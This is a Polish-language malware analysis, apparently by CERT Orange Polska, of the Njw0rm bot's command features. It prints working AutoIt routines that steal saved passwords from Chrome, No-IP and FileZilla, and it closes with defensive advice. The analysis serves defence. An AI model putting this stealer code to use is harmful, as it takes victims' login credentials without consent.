
```
▷ Frame 408: 246 bytes on wire (1968 bits), 246 bytes captured (1968 bits) on interface 0
▷ Ethernet II, Src: PcsCompu_62:8c:71 (08:00:27:62:8c:71), Dst: PcsCompu_8e:61:b4 (08:00:27:8e:61:b4)
▷ Internet Protocol Version 4, Src: 204.95.99.20, Dst: 204.95.99.23
▷ Internet Control Message Protocol
```

```
0000  08 00 27 8e 61 b4 08 00  27 62 8c 71 08 00 45 00   ..'.a... 'b.q..E.
0010  00 e8 06 1c 00 00 80 01  d5 0e cc 5f 63 14 cc 5f   ........ ..._c..._
0020  63 17 08 00 d8 94 00 01  00 41 61 62 63 64 65 66   c....... .Aabcdef
0030  67 68 69 6a 6b 6c 6d 6e  6f 70 71 72 73 74 75 76   ghijklmn opqrstuv
0040  77 61 62 63 64 65 66 67  68 69 6a 6b 6c 6d 6e 6f   wabcdefg hijklmno
0050  70 71 72 73 74 75 76 77  61 62 63 64 65 66 67 68   pqrstuvw abcdefgh
0060  69 6a 6b 6c 6d 6e 6f 70  71 72 73 74 75 76 77 61   ijklmnop qrstuvwa
0070  62 63 64 65 66 67 68 69  6a 6b 6c 6d 6e 6f 70 71   bcdefghi jklmnopq
0080  72 73 74 75 76 77 61 62  63 64 65 66 67 68 69 6a   rstuvwab cdefghij
0090  6b 6c 6d 6e 6f 70 71 72  73 74 75 76 77 61 62 63   klmnopqr stuvwabc
00a0  64 65 66 67 68 69 6a 6b  6c 6d 6e 6f 70 71 72 73   defghijk lmnopqrs
00b0  74 75 76 77 61 62 63 64  65 66 67 68 69 6a 6b 6c   tuvwabcd efghijkl
00c0  6d 6e 6f 70 71 72 73 74  75 76 77 61 62 63 64 65   mnopqrst uvwabcde
00d0  66 67 68 69 6a 6b 6c 6d  6e 6f 70 71 72 73 74 75   fghijklm nopqrstu
00e0  76 77 61 62 63 64 65 66  67 68 69 6a 6b 6c 6d 6e   vwabcdef ghijklmn
00f0  6f 70 71 72 73 74                                  opqrst
```


Download execute. Umożliwia botmasterowi zdefiniowanie w Command&Control adresu serwera, z którego ma być pobrany inny plik ze złośliwym kodem. W tym przypadku pobrano i uruchomiono na zainfekowanym komputerze aplikację „putty.exe" z lokalizacji https://theearth.li/~sgtatham/putty/latest/w32/putty.exe




Następnie plik został umieszczony w lokalizacji tymczasowej zainfekowanego systemu (folder *Temp* z nazwą pliku losowo zmienioną na *sbekzhpjft.exe*




a następnie uruchomiony został na zainfekowanym komputerze:




AutoIt Script. Uruchomienie na komputerze ofiary dowolnego skryptu przez kod AutoIt. W tym przypadku jest to wywołanie zmodyfikowanego okna dialogowego systemu Windows za pomocą funkcji **MsgBox**, ta funkcja daje jednak atakującemu znacznie większe możliwości, jak np. uruchomienie kolejnego złośliwego skryptu. Na potrzeby analizy wywołano okno dialogowe o nazwie „Analiza Wirusa" z komunikatem „ANALIZA Njw0rm Dla CERT Orange Polska. Wywołanie skryptu MsgBox Autoit na potrzeby analizy"




Efektem działania tej funkcji jest wywołanie okna dialogowego po stronie zainfekowanego komputera użytkownika.



Script. Dla przedstawienia jej działania wykorzystano przykład otwarcia poprawnej bezpiecznej witryny za pomocą linii poleceń, przestępca mógłby w ten sposób wywołać witrynę phishingową, zachęcając ofiarę do zalogowania się i pozostawienia loginu i hasła, np. do banku.



Po wydaniu polecenia ze zdefiniowanym adresem i komendy */c start https://www.cert.orange.pl/czym-jest-cert* po stronie użytkownika uruchamia się witryna.



Get passwords. Umożliwia kradzież danych uwierzytelniających (login+hasło) z trzech typów oprogramowania:

- przeglądarki Google Chrome (poniższy kod odczytuje przechowywane w przeglądarce Google Chrome dane)

```
Func chrome()
    Local $q, $r, $pwds = "", $pfn = RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders", "Local AppData") & "\Google\Chrome\User Data\Default\Login Data"
    If FileExists($pfn) = False Then Return ""
    _sqlite_startup()
    _sqlite_open($pfn)
    _sqlite_query(-1, "SELECT * FROM logins;", $q)
    While _sqlite_fetchdata($q, $r) = 0
        $pwds = $pwds & "URL: " & $r[0] & $y & "USR: " & $r[3] & $y & "PWD: " & uncryptrdppassword($r[5]) & $y
    WEnd
    _sqlite_close()
    _sqlite_shutdown()
    Return $pwds
EndFunc
```

by następnie, za pomocą API w postaci funkcji uncryptrdppassword() odszyfrować hasła szyfrowane algorytmem Triple-DES

```
Func uncryptrdppassword($bin)
    Local Const $cryptprotect_ui_forbidden = 1
    Local Const $data_blob = "int;ptr"
    Local $passstr = DllStructCreate("byte[1024]")
    Local $datain = DllStructCreate($data_blob)
    Local $dataout = DllStructCreate($data_blob)
    $pwdescription = "psw"
    $pwdhash = ""
    DllStructSetData($dataout, 1, 0)
    DllStructSetData($dataout, 2, 0)
    DllStructSetData($passstr, 1, $bin)
    DllStructSetData($datain, 2, DllStructGetPtr($passstr, 1))
    DllStructSetData($datain, 1, BinaryLen($bin))
    $return = DllCall("crypt32.dll", "int", "CryptUnprotectData", "ptr", DllStructGetPtr($datain), "ptr", 0, "ptr", 0, "ptr", 0, "ptr", 0, "dword", $cryptprotect_ui_forbidden, "ptr", DllStructGetPtr($dataout))
    If @error Then Return ""
    $len = DllStructGetData($dataout, 1)
    $pwdhash = Ptr(DllStructGetData($dataout, 2))
    $pwdhash = DllStructCreate("byte[" & $len & "]", $pwdhash)
    Return BinaryToString(DllStructGetData($pwdhash, 1), 4)
EndFunc
```


- usługi No-ip (usługa dynamicznych domen DNS). Login i hasło znajdujące się w odpowiedniej ścieżce rejestru systemu Windows:

```
Func noip()
    $pusr = RegRead("HKEY_LOCAL_MACHINE\SOFTWARE\Vitalwerks\DUC", "Username")
    If $pusr = "" Then Return ""
    $ppwd = RegRead("HKEY_LOCAL_MACHINE\SOFTWARE\Vitalwerks\DUC", "Password")
    Return "URL: http://no-ip.com/" & $y & "USR: " & $pusr & $y & "PWD: /base64" & $ppwd & $y
EndFunc
```

- klienta ftp Filezilla. Poniżej szczegółowy przykład odczytu i wykradania danych uwierzytelniających do serwerów FTP. Wirus odczytuje z pliku o nazwie *recentservers.xml* z lokalizacji *AppData* z katalogu FileZilla następujące wiersze: <Host> (adres serwera FTP), <Port> (port połączenia z serwerem FTP) , <User> (nazwa użytkownika) oraz <Pass> (hasło)

```
Func filezilla()
    Local $pwds = "", $h, $pfn = EnvGet("appdata") & "\FileZilla\recentservers.xml"
    If FileExists($pfn) = False Then Return ""
    $h = FileOpen($pfn, 0)
    If $h = -1 Then Return ""
    $phost = ""
    $pport = 21
    $pusr = ""
    $ppass = ""
    While True
        $line = FileReadLine($h)
        If @error = -1 Then ExitLoop
        If StringInStr($line, "<Host>") Then
            $pusr = ""
            $ppass = ""
            $pport = 21
            $phost = StringMid($line, 1, StringInStr($line, "</") - 1)
            $phost = StringMid($phost, StringInStr($phost, ">") + 1)
        EndIf
        If StringInStr($line, "<Port>") Then
            $pport = StringMid($line, 1, StringInStr($line, "</") - 1)
            $pport = StringMid($pport, StringInStr($pport, ">") + 1)
        EndIf
        If StringInStr($line, "<User>") Then
            $pusr = StringMid($line, 1, StringInStr($line, "</") - 1)
            $pusr = StringMid($pusr, StringInStr($pusr, ">") + 1)
        EndIf
        If StringInStr($line, "<Pass>") Then
            $ppass = StringMid($line, 1, StringInStr($line, "</") - 1)
            $ppass = StringMid($ppass, StringInStr($ppass, ">") + 1)
        EndIf
        If StringInStr($line, "</Server>") Then
            $pwds = $pwds & "URL: ftp://" & $phost & ":" & $pport & $y & "USR: " & $pusr & $y & "PWD: " & $ppass & $y
        EndIf
    WEnd
    Return $pwds
EndFunc
```

Poniżej zawartość pliku „recentservers.xml” z jego docelową lokalizacją w drzewie katalogów *C:\Użytkownicy\Nazwa Użytkownika\AppData\Roaming\FileZilla*. Zawiera on dokładnie te same wiersze, które odczytuje wirus, zawarte w opisywanym wcześniej źródle kodu wirusa wraz z nazwą serwera FTP, jego portem, loginem użytkownika oraz hasłem.



CERT Orange Polska radzi:

CERT Orange Polska stanowczo zaleca używanie oprogramowania antywirusowego i jego stałą aktualizację, które z dużym prawdopodobieństwem pomoże uniknąć kolejnych infekcji złośliwym oprogramowaniem i/lub pomoże zminimalizować skutki infekcji. Zaleca również stosowanie oprogramowania typu firewall, którego zadaniem jest zablokowanie niechcianego ruchu sieciowego.

Warto podkreślić po raz kolejny, że nigdy nie należy otwierać załączników z maili, co do których pochodzenia nie mamy 100% pewności. Jeśli nagle otrzymujesz drogą elektroniczną informacje o paczce, której nigdy nie zamawiałeś, wygranej w loterii w której nie brałeś udziału, fakturze od operatora z którego usług nie korzystasz, rachunku za coś czego nie kupowałeś itp. warto przezwyciężyć ciekawość i taki mail po prostu od razu usunąć, lub przesłać do nas na adres: cert.opl@orange.com

W przypadku tej kampanii, użytkownicy Orange, którzy dostali złośliwy załącznik i go uruchomili są chronieni przed wyciekiem swoich danych za pomocą CyberTarczy.

W przypadku braku oprogramowania antywirusowego zalecana jest również instalacja i przeskanowanie swojego systemu operacyjnego pod kątem złośliwego oprogramowania, które może znajdować się na komputerach użytkowników, którzy uruchomili analizowany malware.